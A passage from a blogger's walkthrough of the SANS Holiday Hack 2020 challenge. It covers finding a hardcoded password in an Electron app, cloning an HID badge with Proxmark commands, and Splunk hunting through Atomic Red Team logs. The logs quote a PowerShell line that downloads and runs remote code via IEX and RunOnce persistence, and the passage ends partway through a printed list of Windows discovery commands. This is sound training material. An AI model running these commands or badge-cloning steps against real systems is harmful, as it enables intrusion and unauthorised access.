p7zip Version 16.02 (locale=en_GB.utf8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-4500U CPU @ 1.80GHz (40651),ASM,AES-N
I)

Scanning the drive for archives:
1 file, 49824644 bytes (48 MiB)

Extracting archive: santa-shop.exe
--
Path = santa-shop.exe
Type = Nsis
Physical Size = 49824644
Method = Deflate
Solid = -
Headers Size = 102546
Embedded Stub Size = 57856
SubType = NSIS-3 Unicode BadCmd=11

Everything is Ok

Files: 9
Size:       50033887
Compressed: 49824644
```

Figure 7: I thought I'd had enough of extracting files in the previous challenge!

Once this is done, a simple grep shows us which files may contain passwords:




```
tim@flowers:~/ctf/holidayhack2020/santa-shop$ grep -Rni password *
Binary file app.asar matches
Binary file bn.pak matches
Binary file en-GB.pak matches
Binary file en-US.pak matches
Binary file fil.pak matches
Binary file it.pak matches
LICENSES.chromium.html:35628:source code form), and must require no special password or key for
LICENSES.chromium.html:45193:source code form), and must require no special password or key for
LICENSES.chromium.html:49260:4.3 You agree that if you use the SDK to develop applications for general public users, you will protect
```

Figure 8: Grep - lets hope this is the last we see of regular expressions in this year's Holiday Hack

Now that we know app.asar has a string of password somewhere inside it, we can simply use `strings` and `grep` to look for passwords in that file:

3 https://qtechbabble.wordpress.com/2016/11/07/use-7-zip-to-explore-exe-file-contents/



```
tim@flowers:~/ctf/holidayhack2020/santa-shop$ strings app.asar | grep -ni password --color
2:Remember, if you need to change Santa's passwords, it's at the top of main.js!
45:const SANTA_PASSWORD = 'santapass';
132:ipcMain.handle('unlock', (event, password) => {
133:  return (password === SANTA_PASSWORD);
247:const checkPassword = (event) => {
249:  const theirPassword = document.getElementById('password').value;
```

Figure 9: Storing passwords in plaintext files since at least HH 2017

From this simple grep, line 45 in that file reveals that the password is **santapass**.

My oh my – after finding passwords in git with trufflehog in years gone by, you'd have thought the lesson would have been learnt. Storing files in plaintext and easily accessible binary files is never the answer.

4. Operate the Santavator

I want to start by saying that for me, this was the best challenge in this year's Holiday Hack, as it allowed my kids to get involved in the game. Every time they saw me playing this level, they wanted a go themselves. It was partly with their help that I figured out how to solve it! So thank you SANS for adding a kid friendly challenge!

To solve this one, you need to find some random objects around Kringle Castle that can help you redirect the energy stream to ensure that all of the receptors are lit. Although there are lots of objects to be found, in the end I found that you could light all three receptors using only three items and the associated colour bulbs:




Figure 10: I watched Deviant Ollam's talk on Red Teaming for lifts. Didn't include this!

Once all three receptors are lit, it is then possible to choose any floor to visit within Kringle Castle, except for Santa's Office, which requires a biometric layer of authentication. More on this later…

What a nightmare this lift must be for maintenance personnel! Of course, this being Holiday Hack, I'm assuming that there must be some way to solve this challenge in the underlying code. As I'd already solved it by manually placing objects, I never bothered with to figure this out, until getting to objective 10, where it all suddenly becomes clear…

5. Open HID Lock

This was probably my favourite challenge this year, as I love challenges which combine a physical testing element, similar to last year's *Frosty Keypad* and *Get Access to the Steam Tunnels*.


To begin with, I didn't know anything about HID cards, which was then fixed by watching an excellent YouTube talk[4]. Armed with the knowledge from this talk, it was clear that the

4 https://www.youtube.com/watch?v=647U85Phxgo

task was to gain access to a sideroom off the Workshop through surreptitiously cloning someone else's card.

Who though, would Santa trust enough to allow access to this room? To answer that question, it's first necessary to solve the challenge from Fitzy Shortstack in the kitchen (see appendix for details). Solving this challenge reveals that Santa really trusts Shinny Upatree. Maybe even enough to give them access to his sideroom off the workshop.


We can therefore stand near to Shinny and use the kindly provided Proxmark to clone their card:



```
[magicdust] pm3 -->
[magicdust] pm3 --> lf search

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags...
[=]

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025

[+] Valid HID Prox ID found!

[magicdust] pm3 -->
```

Figure 11: Maybe after all this is over, we should regift the proxmark to Josh Wright?!

This reveals that Shinny's ID badge has a tag of `2006e22f13`. We can then clone this next to the mysterious door in the workshop to gain access:



```
[magicdust] pm3 -->
[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.


[=] Done
[magicdust] pm3 -->
```

Figure 12: Simulating Shinny's ID badge

This allows access to a mysteriously darkened room with seemingly nothing in it. Movement seems to be restricted too, only allowing us to move one square in certain directions. Good job there's an awesome soundtrack in the background to keep us sane!

Eventually, through trial-and-error, we walk towards the light (literally!) and suddenly find ourselves as Santa!!




Figure 13: Now that's what I call a plot twist!!

Being Santa grants us an Access All Areas Kringlecon Black Badge, which allows us to access challenges that were previously unavailable, including the Splunk terminal in the Great Hall.

6. Splunk Challenge


As with Holiday Hack 2019, there is a Splunk challenge on this year's Holiday Hack. I love these, as it gives blue teamers a nice little challenge to look forward to as well. Once more, we have the marvellous Alice Bluebird to help us out. I really hope she's made Lead Analyst by now!

This year the Splunk Challenge centres around some Purple Teaming activity that the Kringle Castle SOC have been running. As you might tell by my username, Purple Teaming is something I'm particularly keen on, so I definitely approve of this challenge!! I also really appreciate the excellent reference material provided on YouTube[5] for anyone new to Purple Teaming.

Question 1

The first questions eases us in gently, asking how many different MITRE ATT&CK techniques were used. Alice has named the indexes after the attack they simulate, so it is easy to query Splunk to find indexes matching the MITRE ATT&CK naming standard, ignoring any sub-techniques:

5 https://www.youtube.com/watch?v=RxVgEFt08kU




```
| tstats count where index=t* by index
| eval technique=substr(index,1,5)
| fields technique
|  dedup technique
```

Figure 14: SPL FTW

This reveals that 13 separate techniques were used.

Question 2

The next question asks for the names of indexes relating to T1059, attackers using Windows Command Shell[6]. Again, this can be achieved using simple SPL:



```
| tstats count where index=t1059.003* by index
|  fields index
```

✓ 20,503 events (01/01/1970 00:00:00.000 to 03/01/2021 19:26:16.000) No Event Sampling

	index
1	t1059.003-main
2	t1059.003-win


Figure 15: Windows Command Shell indeed!

Question 3

The next question gets a little more tricky, asking us for the name of a registry key which is used to grab a Machine GUID. As a hint, we are told that the MITRE ATT&CK technique that refers to this registry key is *system information discovery.* After a bit of research[7], we find that it is T1082.

6 https://attack.mitre.org/techniques/T1059/
7 https://attack.mitre.org/techniques/T1082/

We can therefore search this index in Splunk, making an educated guess that any access to the registry will be logged in the xmlwineventlog sourcetype and searching for events containing HK to find only registry keys:




```
index=t1082-win sourcetype=xmlwineventlog HK*
```

✓ 5 events (30/11/2020 20:41:05.000 to 03/01/2021 19:38:57.000)   No Event Sampling ▾

Figure 16: System Information Discovery

This reveals that the script queried the `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography` key to find the MachineGUID:




```
'>"C:\Windows\system32\cmd.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid" <
```

Figure 17: Finding a MachineGUID using the registry

Question 4

Question 4 ramps up the difficulty again, asking us to identify when the first OSTAP event was recorded. The reason I love Holiday Hack so much is that I learn something new every year. This year it was what OSTAP is! After some ~~googling~~ in-depth research[8], it turns out to be a downloader script that can be used for gaining or furthering a foothold on a system.

Once armed with this knowledge, we can craft a simple SPL search to look across all indexes for anything to do with OSTAP. It is necessary to pipe the base search to `reverse` so that we find the first event:




```
index=* *ostap*
| reverse
```

✓ 14 events (30/11/2020 16:46:26.000 to 03/01/2021 22:05:19.000)

Figure 18: SPL to find OSTAP events

The first OSTAP event was **OSTAP Worming Activity**, which occurred at **2020-11-30T17:44:15Z**:

8 https://threatresearch.ext.hp.com/deobfuscating-ostap-trickbots-javascript-downloader/




i	Time	Event
	30/11/2020 17:44:15.000	"2020-11-30T17:44:15Z","2020-11-30T17:44:15","T1105","11","OSTAP Worming Activity","win-dc-748","attackrange\administrator","2ca61766-b456-4fcf-a35a-1233685e1cad"

Type	Field	Value	Actions
Event	Execution Time _Local	2020-11-30T17:44:15	
	Execution Time _UTC	2020-11-30T17:44:15Z	
	GUID	2ca61766-b456-4fcf-a35a-1233685e1cad	
	Hostname	win-dc-748	
	Technique	T1105	
	Test Name	OSTAP Worming Activity	
	Test Number	11	

Figure 19: I'll have to worm a joke in here some way or another...

Question 5


This question asks us to find the first use of a particular tool via looking through sysmon events. In order to find more detail about the tool, we are told it is written by frgnca, who has a github repo. The only tool in that repo that looks like it might be used for post-exploitation activities is to do with Audio[9], so a logical search would be to look for the word Audio across Sysmon events. The output is further piped to the `table` command to make the results easier to read:



```
index=* *Audio* source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
| table _time ProcessID ParentProcessId ProcessId
```

✓ 2 events (30/11/2020 16:46:26.000 to 03/01/2021 22:35:39.000) No Event Sampling

This shows two processes that consist of running audio related commands, both with the same Process ID, but differing Parent Process IDs:



	_time	ProcessID	ParentProcessId	ProcessId
1	2020-11-30 19:25:14	'2236'	3648	ProcessId 1664
2	2020-11-30 19:25:14	'2236'	4048	ProcessId 3648

The correct answer is 3648.


Question 6

Question 6 is perhaps the most difficult (and sneaky) question in this year's splunk challenge. We are asked for the final line of a batch file. After searching the indexes for any mention of batch files, then scratching our heads of how to view the content of said

9 https://github.com/frgnca/AudioDeviceCmdlets

batch files, a nudge from MrJ makes me think that the batch file could have been downloaded onto the system, before being run.

We can see any external downloads with the following query:




```
index=* IEX
| table _time EventData_Xml process_exec
```

```
✓ 43 events (30/11/2020 16:46:26.000 to 04/01/2021 22:13:53.000)    No Event Sampling ▾
```

Figure 20: Looking for files downloaded by Powershell

This finds a few potential matches, but the most interesting is:




```
2020-11-30 19:38:36     <Data Name='RuleName'>-</Data><Data Name='UtcTime'>2020-11-30 19:38:36.359</Data><Data Name='ProcessGuid'>{5224BDFA-4A3C-5FC5-8F6A-000000007F01}</Data><Data Name='ProcessId'>1700</Data><Data Name='Image'>C:\Windows\Syste
                        \""
                        set-itemproperty $RunOnceKey \""NextRun\"" 'powershell.exe \""IEX (New-Object Net.WebClient).DownloadString(`\""https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat`\"")\""'}
                        Name='ParentProcessGuid'>{5224BDFA-4A3B-5FC5-866A-000000007F01}</Data><Data Name='ParentProcessId'>3996</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCom
                        WwBDAG8AbgBzAG8AbABlAF0AOgA6AEkAbgBwAHUAdABFAG4AYwBvAGQAaQBuAGcAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFQAZQB4AHQALgBVAFQARgA4AEUAbgBjAG8AZABpAG4AZwAgACQAZgBhAGwAcwBlADsAIABJAG0AcABvAHIAdAAtAE0AbwBkAHUAbABlACAAIgBDADoAXABE
                        </Data>
2020-11-30 19:38:36
```

Figure 21: Powershell download from github

This event captures the download of a batch file from: https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat.

It is then possible to view that batch file in the browser:



```
net user Administrator /domain
net Accounts
net localgroup administrators
net use
net share
net group "domain admins" /domain
net config workstation
net accounts
net accounts /domain
net view
sc.exe query
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows"
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
reg query HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
reg query HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
reg query HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\\Shell
reg query HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\\Shell
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
